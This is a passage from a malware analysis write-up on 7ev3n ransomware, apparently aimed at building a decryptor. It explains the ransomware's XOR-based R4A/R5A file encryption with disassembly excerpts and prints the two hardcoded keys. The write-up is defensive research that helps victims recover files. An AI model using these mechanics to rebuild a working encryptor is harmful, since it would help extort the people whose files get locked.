R5A algorithm is also XOR-based, but not that simple – It have several execution steps:

1. A hardcoded string is scrambled and expanded to a predefined length (in analyzed samples it was 0x10C). The algorithm used for scrambling differs from sample to sample.
2. The scrambled key (0x10C byte long) is XOR-ed with the original file path.
3. The key created in the previous step is used to XOR file content
4. The XORed content is divided to 4 parts, that are processed by 2 different XOR-based algorithms. First and Third quarter are processed by algorithm I. Second and fourth – by algorithm II. (That's why we have seen 4 'strips' on the visualized content).

Full reconstruction of the used algorithms you can see here.

Adding appropriate extension to the file name:

```
00A4B637  .^ JMP _014C000.00A4B2A6
00A4B63C  >  LEA ECX,DWORD PTR SS:[EBP-0x4C]
00A4B63F  .  CMP DWORD PTR SS:[EBP-0xEC],0x0      check value
00A4B646  .v JLE SHORT _014C000.00A4B64F          which extension to chose?
00A4B648  .  PUSH _014C000.00A800B0               UNICODE ".R4A"
00A4B64D  .v JMP SHORT _014C000.00A4B654
00A4B64F  >  PUSH _014C000.00A800A4               UNICODE ".R5A"
00A4B654  >  CALL _014C000.00A4ED60               _014C000.00A4ED60
00A4B659  .  LEA ECX,DWORD PTR SS:[EBP-0x4C]
00A4B65C  .  CMP DWORD PTR SS:[EBP-0x38],0x8
```

After encrypting the content, some more data is appended to it. At the beginning – the previously mentioned 'M' character – as an indicator that file is encrypted. At the end – a string "**" – as a separator after which the encrypted file name of the particular file is stored.

```
0041B4BD mov     edx, offset content_prefix ; "M"
0041B4C2 lea     ecx, [ebp+var_1D0]
0041B4C8 call    sub_424C10
0041B4CD lea     edx, [ebp+var_64]
0041B4D0 mov     ecx, eax
0041B4D2 call    sub_425180
0041B4D7 mov     edx, offset separator ; "**"
0041B4DC mov     ecx, eax
0041B4DE call    sub 424C10
```

Filename is also encrypted in a very simple way – by XOR with one of the hardcoded keys.

```
0041B2DB lea     esi, [ebp+lpFileName]
0041B2DE mov     eax, edx
0041B2E0 cmp     [ebp+is_R4A], 1
0041B2E7 jnz     variant_R4A

0041B2ED cmp     ecx, 8
0041B2F0 cmovnb  esi, [ebp+lpFileName]
0041B2F4 mov     ecx, offset key_ANOA
0041B2F9 cmp     dword_45A18C, 8
0041B300 cmovnb  ecx, key_ANOA

0041B37F
0041B37F variant_R4A:
0041B37F cmp     ecx, 8
0041B382 cmovnb  esi, [ebp+lpFileName]
0041B386 lea     ecx, [ebp+hardcoded_key]
0041B389 cmp     [ebp+a14], 8
0041B38D cmovnb  ecx, [ebp+hardcoded_key]
```

for R4A:

```
ANOASudgfjfirtj4k504iojm5io5nm59uh5vob5mho5p6gf2u43i5hojg4mf4i05j6g594cn9mjg6h
```

for R5A:

```
ASIBVbhciJ5hv6bjyuwetjykok7mbvtbvtiJ5h6jg54ifj0655iJ5hok7mbok7mbvtvtv6bjfib56j45fkmbvtiJ5hv6bokok7mb
```

The encrypted content is saved first to the original file. After that the file is moved under the new name:

```
0042F454 push    2                  ; dwFlags
0042F456 push    [ebp+lpNewFileName] ; lpNewFileName
0042F459 push    [ebp+lpExistingFileName] ; lpExistingFileName
0042F45C call    ds:MoveFileExW
```

Conclusion

7ev3n ransomware has been around for quite a while, but till now not many details about its internals have been revealed. It turned out to have pretty unexpected features. Although a lot has been told about weakness of solutions that are based on custom encryption, there are still some ransomware authors going for it. That's why it is worth not making any rushed decisions in paying the ransom. Sometimes the code is obfuscated and finding out how it really works takes some time for analysts – but it doesn't mean that the encryption is really unbreakable.

Work on the full version of the decryptor is in progress. For now you can see the proof-of-concept script (tested on this variant): https://github.com/hasherezade/malware_analysis/tree/master/7ev3n

Appendix

- http://www.bleepingcomputer.com/news/security/7ev3n-ransomware-trashes-your-pc-and-then-demands-13-bitcoins/ – about 7ev3n (the old version)
- http://www.nyxbone.com/malware/7ev3n-HONE$T.html – about 7ev3n-HONE$T

About the author

Unpacks malware with as much joy as a kid unpacking candies.
